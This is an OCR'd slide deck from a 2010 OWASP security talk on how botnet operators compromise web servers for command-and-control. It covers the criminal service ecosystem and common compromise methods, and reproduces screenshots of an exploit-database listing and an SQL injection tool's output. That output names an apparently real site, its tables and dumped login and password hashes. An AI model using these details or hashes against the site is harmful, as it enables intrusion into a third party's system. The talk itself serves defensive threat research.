DAMBALLA

Take Back Command-and-Control

OWASP AppSec USA 2010

P0w3d for Botnet CnC

Gunter Ollmann, VP Research
gollmann@damballa.com

About

- **Gunter Ollmann**
  - VP of Research, Damballa Inc.
  - Board of Advisors, IOActive Inc.
- **Brief Bio:**
  - Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.
  - Frequent writer, columnist and blogger with lots of whitepapers…
    - http://blog.damballa.com & http://technicalinfodotnet.blogspot.com/
- **Special thanks to Sean Bodmer and Lance James…**

Bots

Shifting sands of botnet CnC

- **Everyday access to 100k-2M bots**
  - Price range from $200 (24hr use) to $50k (to own)
- **Self-build botnet provisioning**
  - Off-the-shelf tools
  - Avg. 20k bots within a week (500k if optimized)
- **Globally distributed CnC infrastructure (normal)**

DAMBALLA
Take Back Command-and-Control

Changes in Attack Strategy

Old way

(1) Recon the location
(2) Select the most vulnerable site
(3) Recon the target
(4) Test defenses
(5) Exploit weakest vulnerability

“lowest hanging fruit”


New way

(1) Target the entire location
(2) Launch all exploits, against all targets, simultaneously


“the Monte Carlo method”

Ecosystem

- **One-to-one relationships are dead**
  – One botnet per malware (fiction)
  – One botnet per operator (fiction)
- **Federated ecosystem**
  – Professional service provisioning
  – Cottage industry of plug-ins
  – Talented and specialist contractors



Botnet Ecosystem



Affiliates
Distribution, infection, etc.

Resellers
Laundering, traders, etc.

Professional Service Providers (PSS)
Malware, exploit packs, translation, web design, etc.

Managed Service Providers (MSS)
DNS hosting, fluxing services, SEO, etc.

Delivery Providers (SaaS)
iFrame services, email/phishing campaigns, etc.

Hosting Providers (PaaS)
Bullet proof hosters, "friendly" ISP's, malware hosting, etc.

Infrastructure Providers (IaaS)
Hacked servers, server redundancy, botnet victims, etc.

Why, how and what for?

Why Target

- **Why Target a Web server?**
  - It's a server! … and it's probably reliable
    - High speed, lots of threads, long uptime
    - Up constantly, easy to locate
  - It's better connected!
    - Vulnerabilities are easily located and exploited
    - Accessible, fast upload/send speed
  - It's trusted by the Internet!
    - Reputation is key

How to p0wn

- **Commonest ways to p0wn**
  - – Exploitation of “searchable” vulnerabilities
    - Exploitation of 3rd-party vulnerabilities
    - Exploitation of “custom” webapp vulnerabilities
  - – Default accounts
  - – Bruteforcing of key accounts
  - – Exploiting lax file permissions
  - – Permission escalation of stolen accounts

What for…


- **What is the p0ned server used for?**
  - Core component of global CnC infrastructure
  - Bruteforcing additional servers for CnC
  - Bypassing blacklist filters
  - Reputation hijacking
  - Domain virtual host hijacking

Penetration

Common Penetration Tools

- **Ideal features**
  - – Mass exploitation
    - ASPROX Botnet (Mass SQL Injection)
  - – Little work required
    - Auto-rooters (for privilege escalation)
  - – IRC Friendly
  - – Google Dork’able
  - – Most tools are also used by web defacers

Access to new vulnerabilities



[home] [contents] [platforms] [shellcode] [search] [submit] [links] [forum] [team] [rss] [style] db: 13996

```
>> Exploit database separated by exploit
   type (local, remote, DoS, etc.)
```

The ultimate archive of exploits and vulnerable software and a great resource for vulnerability researchers and security professionals.
Our aim is to collect exploits from submit tals and various mailing lists and concentrate them in one, easy to navigate database.
This was written for educational purpose. Use it at your own risk. Author will be not responsible for any damage. // r0073r

[php - remote exploits]


-::DATE	-::DESCRIPTION	-::TYPE	-::HITS				-::AUTHOR
2010-07-23	Easy FTP Server v1.7.0.11 LIST Command Remote BoF Exploit (Post Auth)	php	570		S	D	Karn Ganeshen

[php - webapps / 0day]

-::DATE	-::DESCRIPTION	-::TYPE	-::HITS				-::AUTHOR
2010-09-06	Joomla com_surveys Persistent Xss Vulnerability	php	295	R	S	D	Sid3^effects
2010-09-06	Joomla com_ijoomla_rss Persistent Xss Vulnerability	php	177	R	S	D	Sid3^effects
2010-09-06	Joomla com_adagency Persistent Xss Vulnerability	php	172	R	S	D	Sid3^effects
2010-09-06	Joomla Component com_arash SQL Injection Vulnerability	php	389	R	S	D	NEO
2010-09-06	OpenJournalSystem Stored Xss Vulnerability	php	150		S	D	Sweet
2010-09-05	DMXready Polling Booth Manager SQL Injection Vulnerability	php	159		S	D	L0rd CrusAd3r
2010-09-05	BKBilisim Portal SQL Injection Vulnerability	php	348		S	D	BARCOD3
2010-09-05	Live School Portal SQL Injection Vulnerability	php	289		S	D	BARCOD3
2010-09-05	Joomla Component com_clantools version 1.2.3 Multiple Blind SQL Injection	php	212	R	S	D	Stephan Sa
2010-09-05	PHPizabi v0.848b C1 HFP1 Reinstall Script Vulnerability	php	194		S	D	indous
2010-09-05	Joomla Component com_clantools version 1.5 Blind SQL Injection	php	213	R	S	D	Sh
2010-09-05	iJoomla Magazine 3.0.1 Remote File Inclusion Vulnerability	php	276		S	D	
2010-09-05	Joomla Appointment Calendar Persistent Xss Vulnerability	php	167	R	S	D	S effects

```
1-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
0
1
0
1
0
1
0
1                          >> Explo
0
1
0  [+] Site            : Inj3ct0r.co
1  [+] Support e-mail  : submit[at]i
0
1             ####################
0             I'm Sid3^effects mem
1             ####################
0-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Name : Joomla com_surveys Persistent
Date : Sept,5 2010
Vendor Url :http://www.ijoomla.com/
Author : Sid3^effects aKa HaRi <shel
Big hugs : Th3 RDX,Hanan_butt
special thanks to : r0073r (inj3ct0r
greetz to :www.topsecure.net ,trent
####################################
Bug : Persistent XSS :
 The Persistent Xss
   > This was tested wi        cred
   > By posting a qu           xss
   > And now chec'            ion.
```

SQL I Helper V.2.7



Target: http://encycl.anthropology.ru/article.php?id=1

Comment: – Esc: +

Visible Col: 0

Param Key

No. Col: 0

Method: GET

/etc/apache2/apache2.conf

Cookie:

Additional SQL where Condition :

Host Information	Value
Server	Apache
Version	5.0.77-community-log
Powered by	PHP/5.2.8
Attack Type	SQL Union Injection
Current User	anthropo_visitor@localh...
Current Database	anthropo_encycl
Supports Union	yes
Union Columns	10


Database Name
information_schema
anthropo_encycl

Table Name
book
comment
comp_book
composition
figure
language
operation
person
person_old
user
work

Current: 6 Counted: 5 Max Set: 100

usr_login	usr_pass
21232f297a57a5a743894a0e4a801fc3	202cb962ac59075b964b07152d234b70
534b44a19bf18d20b71ecc4eb77c572f	202cb962ac59075b964b07152d234b70
c3875d07f44c422f3b3bc019c23e16ae	202cb962ac59075b964b07152d234b70
0f5b25cd58319cde0e6e33715b66db4c	202cb962ac59075b964b07152d234b70

SQL Injection Attack Tools



URL: http://localhost/sqlinject/news.asp?id=1

☑ 同时输出到表格

```
